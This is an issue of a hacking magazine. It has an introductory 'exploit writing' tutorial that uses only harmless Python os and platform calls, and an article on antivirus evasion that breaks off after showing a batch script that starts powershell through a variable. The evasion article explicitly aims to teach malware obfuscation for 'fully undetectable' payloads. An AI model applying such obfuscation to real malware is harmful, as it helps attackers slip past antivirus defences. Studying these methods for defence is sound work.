

How Hackers are using “Windows Search” feature to hack into systems

How to make malware that ranks 0/60 on VirusTotal

Write your own exploits in Python: Part 1

..with all other regular Features



**RUN YOUR
CLOUD COMPUTER**
from your SMART DEVICE



STARTING AT

\$4.95 /month

join us on shells.com

To
Advertise
with us
Contact :

admin@hackercoolmagazine.com

Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 6 Issue 7

*Please don't read this
Editor's Note.*

*There's
nothing informative here.*

*Didn't I tell you there is
nothing informative here.*

"SOCIAL ENGINEERING BYPASSES ALL TECHNOLOGIES, INCLUDING FIREWALLS."

- KEVIN MITNICK

INSIDE

See what our Hackercool Magazine July 2023 Issue has in store for you.

1. Exploit Writing:

Writing your first exploit: Part 1

2. AV Evasion:

Creating FUD payloads using methods seen recently

3. Obituary:

Kevin Mitnick - The Magician of Hacking

4. Real World Hacking:

How Hackers are using "Windows Search" feature to hack into systems.

5. Data Security:

The new technology that is making Cars easier for criminals to steal or crash

6. Introduction:

Whonix

Downloads

Other Useful Resources

Writing your first exploit - Part 1

EXPLOIT WRITING

While researching about an article for my next Issue, I had one thought. How long has it been since I started this magazine? It's almost seven years and its moving into the 8th year but we have been using exploits written by others for my tutorials. That makes me a script kiddie. Its high time we should be writing our own exploits and become an Elite Hacker. After all, what is Black Hat Hacking if we can't write our own exploits. So, I decided to start a Exploit writing feature for my Magazine. Here we are.

From the beginning of this Magazine back in 2016, how many times would I have told you (in fact bragged) about Python as the best programming language for beginners. If you want further proof about Python being awesome for hackers, just go through our previous Issues. You will see that I have used Python exploits most of the times for lot of hacking tutorials.

Why Python?

I am a big fan of Python, no not the invasive species of Glades, but one that is every where on internet. Yes, Python is almost everywhere on Internet. The question, why Python? According to me, Python is the simplest programming language, I have ever experienced while learn programming myself. Yes, there are arguments supporting other Programming languages like C, Perl, Ruby, CPP being awesome, but my favorite still is Python.

One of the significant reasons Python is awesome is, it is a very simple Programming language with an even simple syntax and rules. In other words, it is a very beginner friendly Programming language.

I always advise my students to start learning programming with Python first and then move to other programming languages later (If you want to fix yourself to exploit writing, I say, you will stay with python forever). I am not saying other programming languages are worst or bad.

Intro to Python

Before you start writing your first Python exploit. I want to give you a brief introduction to Python because what is an article without introducing the protagonist. Python is a simple (I will repeat it 1000 times and then I will repeat it again) interpreted language.

What is an interpreted language? Well, there are two kinds of programming languages: Compiled and Interpreted. What is the difference between them? Every programming language should be converted into machine language before being executed. That's because computers should understand it. In compiled programming languages, the entire code is converted into machine language before executing it. In interpreted languages, the code is turned into machine language line by line. If you have noticed by now, some programmers prefer compiled languages because of their speed. Interpreted languages are a bit slower. But the speed difference is getting erased fast.

Well, I started this section wanting to give you an Introduction to Python but did not even touch it. Whatever, I will do this in Part-2. Let's get into practical.

"The first version of Python was released in 1991 as Python 0.9.0. Python 2 was released in 2000 and Python 3.0 was released in 2008."

Here it is

In this article, I am not going to teach you everything about Python from beginning to end. (There is w3schools for it). What I am going to teach you is whatever is necessary for creating Python exploits.

How to run Python?

Python runs on Windows, Mac, Linux, Raspberry Pi, etc. All you need is to download Python from the download links given at the end of this Issue to whatever is your favorite OS, install it and just come back here.

If you are running Kali Linux (which is highly probable) or any pen testing OS for that matter, Python is installed by default. We are preparing this tutorial on Kali Linux so we need no installing. So let's start away.

Writing your first exploit

It's time to run your first exploit in Python. Open your favorite text editor and enter the code shown in the image below. I am doing this in nano text editor (Yeah, I am getting used to it).

```
(kali@222vm) - [~]  
$ mkdir python_exploit  
  
(kali@222vm) - [~]  
$ cd python_exploit  
  
(kali@222vm) - [~/python_exploit]  
$ nano first_exploit
```

```
GNU nano 7.2          first_exploit *  
print ("Hello from Hackercool Magazine")
```



Save the changes and close it. (Don't forget, give your first python program a name). Then run the command "python3 <name of your python exploit>" as shown below.

```
(kali@222vm) - [~/python_exploit]
$ nano first_exploit

(kali@222vm) - [~/python_exploit]
$ ls
first_exploit

(kali@222vm) - [~/python_exploit]
$ python3 first_exploit
Hello from Hackercool Magazine

(kali@222vm) - [~/python_exploit]
$
```

The program printed out what we wanted to print. Voila, you have successfully written your first Python program. No need to remember what are Data types, structures etc.etc.etc.

How this course works?

You know how this exploit writing course works. I am going to begin with writing exploits that interact with operating system. Why? We expect any exploit to perform some operations on the operating system. Ofcourse, there are some exploits which don't have to interact with the operating system, but my feeling is that once you know how to get into locker room of the bank, you can go anywhere right.

Modules & Variables and most important

Remember I told you I will introduce everything you need to write an exploit as need arises. Well, the time came. The first thing I want to tell you about is modules in Python.

Modules or packages or libraries are python programs that contain reusable code. Instead of writing the code again and again, we can just import this reusable code as modules.

You have already learnt about modules in our August 2022 Issue but while explaining a different kind of attack. In that attack, these python modules were themselves turned malicious. If you are using PIP in Python to download something, that is a module.

We can also use modules in our Program by using "import" command. The next thing you will have to learn about in Python are variables. Variables are used in every programming language to assign it some values which can be changed later if we want.

But unlike other programming languages, we need not define variables first in python before using them. Let's see the code.

"Python was first written as a successor to ABC programming language."


```

GNU nano 7.2                                first_exploit

import os
OS = os.name

print ("Name of the OS;",OS)

[ Wrote 5 lines ]
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify

```

In the above program, I import the “OS module” and created a variable named OS (it can be named anything you want).

What does OS module do?

The OS module of Python enables us to use functionalities that are dependent on the operating system. For example, the “os.name” function can only be used if we have the OS module.

os.name

os.name function gives the name of the operating system. Save the changes and execute the exploit.

```

(kali@222vm) - [~/python_exploit]
$ python3 first_exploit
Name of the OS; posix

(kali@222vm) - [~/python_exploit]
$

```

It worked exactly as it should. Let’s see some other functions of the OS module gives us.

os.getcwd

Returns the current working directory.

"Python works on Windows, macOS, Linux and Android etc."

```

GNU nano 7.2                                first_exploit

import os
CWD = os.getcwd()

print ("The current working directory is:",CWD)

[ Read 6 lines ]
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify

(kali@222vm) - [~/python_exploit]
$ python3 first_exploit
The current working directory is: /home/kali/python_exploit

(kali@222vm) - [~/python_exploit]
$

```

os.cpu_count

Returns the number of CPU's the OS has.

```

GNU nano 7.2                                first_exploit

import os
CPUs = os.cpu_count()

print ("The number of CPUs are:",CPUs)

[ Wrote 6 lines ]

```



```
(kali@222vm) - [~/python_exploit]
$ python3 first_exploit
The number of CPUs are: 4

(kali@222vm) - [~/python_exploit]
$
```

os.get_exec_path

Returns the list of directories that will be searched for a executable you name

```
GNU nano 7.2 first_exploit
```

```
import os
execpath = os.get_exec_path()

print ("The executable path is:",execpath)
```

[Wrote 6 lines]

^G Help	^O Write Out	^W Where Is	^K Cut	^T Execute
^X Exit	^R Read File	^\ Replace	^U Paste	^J Justify

```
(kali@222vm) - [~/python_exploit]
$ python3 first_exploit
The executable path is: ['/usr/local/sbin', '/usr/local/bin', '/usr/sbin', '/usr/bin', '/sbin', '/bin', '/usr/local/games', '/usr/games']

(kali@222vm) - [~/python_exploit]
$
```

os.getlogin

Returns the name of the current logged in user.

"Python community bestowed the title "Python's benevolent dictator for life" on Guido Van Rossum for his long-term commitment to Python."

```

GNU nano 7.2                                first exploit

import os
login = os.getlogin()

print ("The current logged in user is:",login)

[ Wrote 6 lines ]

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify

(kali㉿222vm) - [~/python_exploit]
$ python3 first_exploit
The current logged in user is: kali

(kali㉿222vm) - [~/python_exploit]
$ 

```

os.getuid()

Returns the user id of the current process.

```

GNU nano 7.2                                first exploit

import os
UID = os.getuid()

print ("The uid of current logged in user is:",UID)

```



```
(kali@222vm) - [~/python_exploit]
$ python3 first_exploit
The uid of current logged in user is: 1000

(kali@222vm) - [~/python_exploit]
$
```

os.getpid

Returns the current process id.

```
GNU nano 7.2      first_exploit

import os
PID = os.getpid()

print ("The pid of current logged in user is:",PID)

[ Wrote 6 lines ]
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify
```

```
(kali@222vm) - [~/python_exploit]
$ python3 first_exploit
The pid of current logged in user is: 43760

(kali@222vm) - [~/python_exploit]
$
```

os.listdir ()

As you might have already expected, this function lists all the directories and files in the current working directory.

"Python was designed to be an easily readable language."

GNU nano 7.2 first_exploit

```
import os
LDIR = os.listdir()

print ("Here is the list of all the directories:",LDIR)
```

[Wrote 6 lines]

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute
 ^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify

```
(kali@222vm) - [~/python_exploit]
$ python3 first_exploit
Here is the list of all the directories: ['first_exploit']

(kali@222vm) - [~/python_exploit]
$
```

os.mkdir

Creates a new directory inside the current directory. For example, let's create a directory.

GNU nano 7.2 first_exploit

```
import os

MKDIR = os.mkdir("/home/kali/python_exploit/test_dir")

#print ("Here is the list of all the directories:",LDIR)
```

[Wrote 8 lines]


```
(kali@222vm) - [~/python_exploit]
$ python3 first_exploit

(kali@222vm) - [~/python_exploit]
$ ls
first_exploit test_dir

(kali@222vm) - [~/python_exploit]
$
```

os.makedirs

What if you wanted to create multiple directories at once? `os.makedirs` function makes it possible.

```
GNU nano 7.2 first_exploit *

import os

MKDIR = os.mkdir("/home/kali/python_exploit/test_dir_3")
MKDIRS = os.makedirs("/home/kali/python_exploit/testdir_1,/home/kal>
```

^G Help	^O Write Out	^W Where Is	^K Cut	^T Execute
^X Exit	^R Read File	^\ Replace	^U Paste	^J Justify

```
(kali@222vm) - [~/python_exploit]
$ python3 first_exploit

(kali@222vm) - [~/python_exploit]
$ ls
first_exploit test_dir testdir_1, test_dir_3 test_dir_5

(kali@222vm) - [~/python_exploit]
$
```

```

GNU nano 7.2                                first_exploit

import os

LISTDIR = os.listdir()

print ("Here is the list of all directories",LISTDIR)

```

[Wrote 7 lines]

^G Help	^O Write Out	^W Where Is	^K Cut	^T Execute
^X Exit	^R Read File	^\ Replace	^U Paste	^J Justify

```

(kali@222vm) - [~/python_exploit]
$ python3 first_exploit
Here is the list of all directories ['test_dir_5', 'test_dir', 'test_dir_1', 'test_dir_3', 'first_exploit']

(kali@222vm) - [~/python_exploit]
$

```

os.chdir()

We can change the current directory using this function.

```

GNU nano 7.2                                first_exploit

import os

os.chdir("/home/kali/")


```



```
(kali@222vm) - [~/python_exploit]
$ python3 first_exploit

(kali@222vm) - [~/python_exploit]
$
```

```
GNU nano 7.2      first_exploit

import os

os.chdir("/home/kali/")

CWD = os.getcwd()

print ("Current working directory:", CWD)
```

[Read 9 lines]

^G Help	^O Write Out	^W Where Is	^K Cut	^T Execute
^X Exit	^R Read File	^\ Replace	^U Paste	^J Justify

```
(kali@222vm) - [~/python_exploit]
$ python3 first_exploit
Current working directory: /home/kali

(kali@222vm) - [~/python_exploit]
$
```

Now, you should have understood about Python modules, methods and variables and also some functions of OS module in python. Now let's import another module. This module is "platform" module. The "platform" module of Python gives access to the underlying platform's data. Let's see some of its functions.

platform.architecture()

The platform architecture function returns the architecture information of the underlying operating system.

"The programming language Python was named after BBC TV show Monty Python's Flying Circus."

```

GNU nano 7.2                                first_exploit

import platform

archi = platform.architecture()

print ("The architecture of the system is:", archi)

```

[Wrote 7 lines]

^G Help	^O Write Out	^W Where Is	^K Cut	^T Execute
^X Exit	^R Read File	^\ Replace	^U Paste	^J Justify

```

(kali@222vm) - [~/python_exploit]
$ python3 first_exploit
The architecture of the system is: ('64bit', 'ELF')

(kali@222vm) - [~/python_exploit]
$

```

platform.machine()

Returns the type of machine. Returns empty if it cannot be determined.

```

GNU nano 7.2                                first_exploit

import platform

archi = platform.machine()

print ("The machine is:", archi)

```



```
(kali@222vm) - [~/python_exploit]
$ python3 first_exploit
The machine is: x86_64
```

```
(kali@222vm) - [~/python_exploit]
$
```

platform.node()

Returns the name of the network of the computer.

```
import platform

node = platform.node()

print ("The node is:", node)
```

[Wrote 7 lines]

^G Help	^O Write Out	^W Where Is	^K Cut	^T Execute
^X Exit	^R Read File	^\ Replace	^U Paste	^J Justify

```
(kali@222vm) - [~/python_exploit]
$ python3 first_exploit
The node is: 222vm
```

```
(kali@222vm) - [~/python_exploit]
$
```

platform.platform()

Returns detailed information about the underlying platform.

"The first discussion forum for Python was formed in year 1994."

```
import platform

a = platform.platform()

print ("The platform is:", a)
```

[Wrote 7 lines]

^G Help	^O Write Out	^W Where Is	^K Cut	^T Execute
^X Exit	^R Read File	^\ Replace	^U Paste	^J Justify

```
(kali㉿222vm) - [~/python_exploit]
$ python3 first_exploit
The platform is: Linux-5.16.0-kali7-amd64-x86_64-with-glibc2.36

(kali㉿222vm) - [~/python_exploit]
$
```

platform.processor()

Returns the name of the real processor. If the name of the processor cannot be determined, the result is empty.

```
import platform

a = platform.processor()

print ("The processor is:", a)
```



```
(kali@222vm) - [~/python_exploit]
$ python3 first_exploit
The processor is: 5.16.0-kali7-amd64

(kali@222vm) - [~/python_exploit]
$
```

platform.version()

Returns the release information of the system.

```
import platform

a = platform.version()

print ("The version is:", a)
```

[Wrote 7 lines]

^G Help	^O Write Out	^W Where Is	^K Cut	^T Execute
^X Exit	^R Read File	^\ Replace	^U Paste	^J Justify

```
(kali@222vm) - [~/python_exploit]
$ python3 first_exploit
The version is: #1 SMP PREEMPT Debian 5.16.18-1kali1 (2022-04-01)

(kali@222vm) - [~/python_exploit]
$
```

platform.uname()

Returns six attributes. They are, system, node, release, version, machine and processor.

"There is a tool called "2to3" which does automatic translation of Python code from version 2 to 3."

```
import platform

a = platform.uname()

print ("The current username is:", a)
```

[Wrote 7 lines]

^G Help
^X Exit

^O Write Out
^R Read File

^W Where Is
^_ Replace

^K Cut
^U Paste

^T Execute
^J Justify

```
(kali@222vm) - [~/python_exploit]
```

```
$ python3 first_exploit
```

```
The current username is: uname_result(system='Linux', node='222vm',
release='5.16.0-kali7-amd64', version='#1 SMP PREEMPT Debian 5
.16.18-1kali1 (2022-04-01)', machine='x86_64')
```

```
(kali@222vm) - [~/python_exploit]
```

```
$
```

platform.python_version()

Returns the versions of the Python running.

```
import platform
```

```
a = platform.python_version()
```

```
print ("The current version of python is:", a)
```



```
(kali@222vm) - [~/python_exploit]
$ python3 first_exploit
The current version of python is: 3.10.9
```

```
(kali@222vm) - [~/python_exploit]
$
```

platform.python_version()

That's all in "Part-1" of our python exploit writing tutorial. In part 2 of this tutorial, you will learn much more.

```
import platform

a = platform.python_compiler()

print ("The current python compiler is:", a)
```

[Wrote 7 lines]

^G Help
^X Exit

^O Write Out
^R Read File

^W Where Is
^_ Replace

^K Cut
^U Paste

^T Execute
^J Justify

```
(kali@222vm) - [~/python_exploit]
$ python3 first_exploit
The current python compiler is: GCC 12.2.0
```

```
(kali@222vm) - [~/python_exploit]
$
```

"Python was developed by Guido van Rossum. He was the lead developer of Python until 2018 when he announced his "permanent vacation".

Creating FUD payloads using methods seen recently

AV EVASION

In our previous Issue, readers read about a Batch Obfuscation engine named BATCLOAK engine that was recently used in making ROKRAT bypass Antivirus engines. You have also read how many AV's failed to detect the BATLOAK payloads as malicious. In this issue, readers will practically learn about the methods used by BATLOAK to make malware Fully UnDetectable (FUD). Note that these methods are not just used by BATLOAK but many other Batch Obfuscators in the market. So let's start. First, let us create a simple Batch script as shown below.




```

hc.bat - Notepad
File Edit Format View Help
@echo off

start powershell.exe
  
```

As you have known by now reading our magazine Issues, this script starts a Powershell window after execution.



However, this is not the only way to start Powershell console in Batch. In Batch scripting, the “set” command is used to assign a value to a variable. Then, this value can be called using %variable%.

"A batch file is a script file in DOS, OS/2 and Microsoft Windows."


```


hc.bat - Notepad
File Edit Format View Help
@echo off

set a=start powershell.exe

%a%

```

For example, we have set "start powershell.exe" value to the variable and called that variable using %a%. This Batch file too when executed, starts a Powershell console as shown below.



Variable concatenation

Concatenation is the action of linking things although in Batch scripting we will be linking variables. How? See the script below.

```

